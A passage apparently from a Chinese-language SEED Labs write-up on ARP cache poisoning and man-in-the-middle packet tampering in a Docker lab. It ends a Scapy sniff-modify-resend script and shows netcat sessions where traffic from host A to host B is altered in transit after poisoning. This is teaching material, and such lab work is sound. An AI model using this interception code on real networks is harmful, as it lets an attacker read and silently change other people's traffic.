        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```


将 M-10.9.0.105 上的 IP 转发设置成 `sysctl net.ipv4.ip_forward=0` ， 在 B-10.9.0.6 上运行 nc -lp 9090 ， 在 A-10.9.0.5 上运行 nc 10.9.0.6 9090 ， 此时双方进行数据通信，发现没有被修改。



```
[07/19/21]seed@VM:~/Desktop$ docksh 93
root@93b9528caed5:/# nc 10.9.0.6 9090
ds
fzseu
```

```
root@09ff0f3c6332:/# arp -a
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:69
root@09ff0f3c6332:/# nc -lp 9090
ds
fzseu
```

然后在 M-10.9.0.105 上运行两个 ARP 缓存中毒攻击程序，再运行嗅探-修改-转发程序，此时从 A-10.9.0.5 向 B-10.9.0.6 发送信息时，关键字符会被修改。



```
root@93b9528caed5:/# nc 10.9.0.6 9090
root@93b9528caed5:/# nc 10.9.0.6 9090
ds
fzseu
fzseu
```

```
^C
root@09ff0f3c6332:/# nc -lp 9090
ds
fzseu
aaaseu
```